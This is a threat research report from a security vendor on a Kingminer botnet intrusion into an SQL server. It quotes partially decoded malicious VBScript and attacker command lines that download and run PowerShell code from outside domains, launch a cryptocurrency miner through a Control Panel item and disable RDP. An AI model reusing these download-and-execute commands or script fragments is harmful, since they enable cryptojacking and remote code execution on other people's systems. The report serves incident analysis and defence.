Uncovering a Kingminer Botnet Attack Using Trend Micro™ Managed XDR

trendmicro.com/en_us/research/22/e/uncovering-a-kingminer-botnet-attack-using-trend-micro-managed-x.html

May 18, 2022

Trend Micro's Managed XDR team addressed a Kingminer botnet attack conducted through an SQL exploit. We discuss our findings and analysis in this report.

By: Buddy Tancio, Jed Valderama May 18, 2022 Read time: 4 min (1083 words)

We observed malicious activities in a client's SQL server that flagged a potential exploit in one public-facing device. A quick look at the Trend Micro Vision One™ Workbench showed that a Microsoft SQL server process created an obfuscated PowerShell command. This suggested that the machine had been compromised, prompting us to investigate further.

The tactics, techniques, and procedures (TTPs) discussed here reflect many of the TTPs that threat researchers have identified with the Kingminer botnet. According to reports in mid-2020, malicious actors deployed Kingminer to target SQL servers for cryptocurrency mining. Threat analysts have also documented known activities of the Kingminer botnet operators in November 2018 and their reemergence in July 2019. Our recent detections therefore suggest the apparent resurgence of the malware that exploits systems with known, unpatched vulnerabilities. We discuss our findings in the following section.



Figure 1. Trend Micro Vision One Workbench detection for the malicious SQL activity

Investigation and analysis

We observed a VBScript file named %PUBLIC%\gfghhjhyuq.vbs executed through sqlservr.exe. This led us to suspect that the device had been exploited through a vulnerability that allowed malicious actors to execute arbitrary codes remotely. The sqlservr process handles the requests received by an MSSQL database



Figure 2. Trend Micro Vision One™ execution profile of sqlservr.exe using PowerShell to run gfghhjhyuq.vbs

We collected the gfghhjhyuq.vbs file using Trend Micro Vision One to probe further. Despite the script being obfuscated, we were able to uncover most of its functions by decoding the hex string parameters. We describe the chain of events in the following section.

The file first checks for the operating system version through a WMI object. It then proceeds to download a 32-bit or 64-bit payload depending on the installed Windows version.

```
Function hnkfuuhxwkpdrt()
    strComputer = "."
    Set khtmktvgrvchiq = GetObject("winmgmts:\\") & strComputer & "\root\cimv2")
    Set ntsrewvgbinrntsvdv = khtmktvgrvchiq.ExecQuery("Select * from Win32_ComputerSystem"),,48)
    For Each objItem In ntsrewvgbinrntsvdv
        If InStr(objItem.SystemType, "86") <> 0 Then
            hnkfuuhxwkpdrt = "x86"
        ElseIf InStr(objItem.SystemType, "64") <> 0 Then
            hnkfuuhxwkpdrt = "x64"
        Else
            hnkfuuhxwkpdrt = "x86"
        End If
    Next
End Function
Function amfnyfomdc()
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\") & strComputer & "\root\cimv2")
    Set colItems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem"),,48)
    For Each objItem In colItems
        amfnyfomdc = objItem.SystemDrive
    Next
End Function
```

Figure 3. Partially decoded gfghhjhyuq.vbs used to check the operating system version through a WMI object

Next, it downloads a standalone PowerShell binary from a raw file stored in a GitHub user's repository. Afterward, it saves and executes it as %PUBLIC%\{timestamp}\sysdo.exe.

```
weishu = hnkfuuhxwkpdrt()
If weishu = "x64" Then
    wenjian = "64b1.cab"
Else
    wenjian = "32b1.cab"
End If
Set mzlgvkqhtp = GetObject("winmgmts:\\.\root\cimv2")
Set ygkiiytss = mzlgvkqhtp.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each wmiObject In ygkiiytss
    banben = Split(wmiObject.Version,".")(0)
Next
If banben > 5 Then
    mulu = cpan & ("\Users\Public")
Else
    mulu = cpan & ("\Docume~1\AllUse~1\AppLIC~1")
End If
mulu1 = mulu
mulu = mulu & ("\") & Year(Now()) & Month(Now()) & Day(Now()) & Hour(Now()) & Day(Now()) & Minute(Now())
CreateObject("Scripting.FileSystemObject")).CreateFolder mulu
quanm = mulu & ("\") & wenjian
Dim obj
Set jjdegbmtworwgydptbct = CreateObject("scripting.filesystemobject"))
jjdegbmtworwgydptbct.deletefile(WScript.scriptname)
If xdmciaeuh("Msxml2.DomDocument.6.0") Then
    Set ospokzwk = CreateObject("Msxml2.DomDocument.6.0")
    ospokzwk.async = False
    ospokzwk.setProperty "ServerHTTPRequest", True
    ospokzwk.load("https://raw.githubusercontent.com/[redacted] & wenjian)
    Do While ospokzwk.readyState <> 4
        WScript.sleep 100
    Loop
    If ospokzwk.readyState = 4 Then
        Set mwlkoodgefkmlsfnc = CreateObject("ADODB.Stream")
```

Figure 4. Downloading of 32-bit or 64-bit PowerShell binary from a GitHub repository

```
    wxsqqbobaulbqhiurzpr quanm,mulu
    Set olfqoszflcy = CreateObject("WScript.Shell")
    olfqoszflcy.currentdirectory = mulu
    olfqoszflcy.Run mulu & ("\sysdo.exe"),rbcgrqumsk,False
End If
```

Figure 5. PowerShell binary copied as sysdo.exe and executed

Following this, it generates the URL where additional PowerShell scripts will be downloaded. The scripts are then executed filelessly using Invoke-Expression.

```
If p4 = 1 Then+
    If weishu = "x64" Then
        kwenjian = "64.txt"
        cplwen = "cpl64.txt"
    Else
        kwenjian = "32.txt"
        cplwen = "cpl32.txt"
    End If
    Set mzlgvkqhtp = GetObject("winmgmts:\\.\root\cimv2")
    Set ygkiiytss = mzlgvkqhtp.ExecQuery("SELECT * FROM Win32_OperatingSystem")
    For Each wmiObject In ygkiiytss
        banben = Split(wmiObject.Version,".")(0)
    Next
    url1 = "http://" & Minute(Now()) & Second(Now()) & (".") & ("1eaba4fdae.com/")
    If banben > 5 Then
```

Figure 6. Generating URLs for download and fileless execution of additional PowerShell scripts

Finally, it runs a cryptocurrency miner payload through a Control Panel item.

```
If jjdegbmtworwgydptbct.FileExists(cpllu) Then
    ideumarxjkkmhrz.currentdirectory = mulu
    If jjdegbmtworwgydptbct.FileExists("c:\windows\Sysnative\control.exe")) Then
        CreateObject("WScript.Shell")).Run "c:\windows\Sysnative\control.exe " & cpllu,rbcgrqumsk,False
    Else
        CreateObject("Shell.Application")).ControlPanelItem(cpllu)
    End If
End If
```

Figure 7. Execution of cryptocurrency miner through a Control Panel item

Security teams can clearly see and monitor the chain of events in Vision One. After the cryptocurrency miner is executed through the Control Panel item, sqlservr.exe calls C:\Windows\Temp\sysdo.exe (renamed as PowerShell binary).



Figure 8. Sysdo.exe (renamed as a PowerShell binary) executing the following obfuscated commands directly to memory, detected as Trojan.PS1.MALXMR.PFAIS

> *"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "$p='b3f8b7aab7d9f2e0bad8f5fdf2f4e3b7bad4f8fad8f5fdf2f4e3b7dae4effafba5b9cfdadbdfc3c3c7acb3f8b9d8e7f2f9bfb0d0d2c3b0bbb0ffe3e3e7adb8b8e0e0l = for($i=0; $i -lt $p.length; $i+=2){[char](([byte][char][int]::Parse($p.substring($i,2),'HexNumber')) -bxor 151)};$p=(-join $p) -join ' ';$p|&(GAL I*X)"*

Upon checking the Windows Antimalware Scan Interface (AMSI) telemetry through Vision One, we saw the decoded PowerShell command lines. These connect to http://ww[.]3113cfdae.com/eb[.]txt th

> *$o = New-Object -ComObject Msxml2.XMLHTTP;$o.Open('GET','http://ww.3113cfdae.com/eb.txt', $False);$o.Send();$p*

> *=$o.responseText;[System.Text.Encoding]::Ascii.GetString([Convert]::FromBase64String($p))|&(GAL I*X);nei -PEP*

> *ath ffff -nic tk*

Similar to what we saw in our analysis of the file gfghhjhyuq.vbs script, it has also been observed through Vision One that sysdo.exe invoked rundll32 using a main.cpl, which is a Microsoft Module for the functionality of the mouse. The malicious actor used this module to launch the payload directly onto the device's memory that connects to known malicious domain, http://qqqe[.]1eaba4fdae[.]com, to download additional components.

> *"C:\Windows\System32\control.exe" "C:\Windows\system32\main.cpl" -QmDvMERT99 http://qqqe.1eaba4fdae.com/ -ming day2 -PRHVoCqZ99*

> *"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Windows\system32\main.cpl" -QmDvMERT99 http://qqqe.1eaba4fdae.com/ -ming day2 -PRHVoCqZ99I*X)"*



Figure 9. Process tree of Control Panel item execution as seen in the Vision One console

We noticed additional PowerShell executions spawned by sqlservr.exe. These were executed by the previously dropped sysdo.exe file. There are two commands here: One checks if the installed version of Windows is from Windows 2000 to Windows 7. Secondly, it checks separately if hotfixes KB4499175 (Windows 7 SP1) and KB4500331 (Windows XP, Windows Server 2003 SP2) are installed. If it finds that none of the hotfixes is present, this means that it is vulnerable to the BlueKeep vulnerability assigned as CVE-2019-0708. If both commands yield negative results, the script disables RDP and the cryptocurrency miner proceeds to its infection routine.

> *"C:\Windows\system32\cmd.exe" /c cmd /c ver |findstr "5.0 5.1 5.2 6.0 6.1"&&wmic qfe GET hotfixid |findstr /i "kb4499175 kb4500331"||wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 0*

> *"C:\Windows\System32\cmd.exe" /c ver |findstr "5.0 5.1 5.2 6.0 6.1"&&wmic qfe GET hotfixid |findstr /i "kb4499175 kb4500331"||wmic RDTOGGLE WHERE ServerName='HELPDESK' call SetAllowTSConnections 0*

Discovering vulnerabilities

Using a search engine for internet of things (IoT) devices like Shodan and Censys, the team was able to both see exposed services such as RDP and SQL and validate missing patches on any machine. One of the vulnerabilities we found traces back to 2014.

Figure 10. Vulnerability found through a Shodan scan on any public-facing machine

Notably, after we detected fgfghhjhyuq.vbs (detected as Trojan.VBS.MALXMR.AS), we continued to observe more attempts to drop malware on the same server. It's important to note that although the malicious actor was unable to execute the malware, such attempts did not stop since the vulnerability was still there. Only after the vulnerability was patched did the attempts cease.

Conclusion and security recommendations

While measures for signature detection are in place to shield an organization's network from breaches, security teams should still prioritize the identification of vulnerabilities on their servers and endpoints and make sure that these are immediately patched. Doing so is even more crucial for public-facing systems. Adopting a proactive cybersecurity mindset is essential for an organization to thrive as the conduct of business in the digital space deepens and grows.

It is recommended that organizations deploy intrusion detection systems such as Trend Micro™ Deep Discovery™ Inspector) as a preventive measure. This is relevant to the case discussed here. Since we did not have network-level visibility, we only relied on endpoint-level data to investigate and respond to the threat. Implementing network monitoring allows security professionals to detect specific server-related vulnerabilities that the malicious actors might abuse, in addition to being able to scope out all affected machines on the network. A reliable intrusion detection system would also be a useful tool for monitoring and investigating ongoing attacks since it can provide historical logs of activities in an organization's network.

Indicators of compromise (IOCs)

SHA256	Detection Name
0CF6882D750EEA945A9B239DFEAC39F65EFD91B3D0811159707F1CEC6CD80CC0	Trojan.VBS.MALXMR.AS
CB29887A45AEA646D08FA16B67A24848D8811A5F2A18426C77BEAAE9A0B14B86	Trojan.PS1.MALXMR.PFAIS

- hxxp://ww.3113cfdae.com/eb[.]txt, detected as Dangerous (Disease Vector)
- hxxp://qqqe.1eaba4fdae[.]com/, detected as Dangerous (Disease Vector)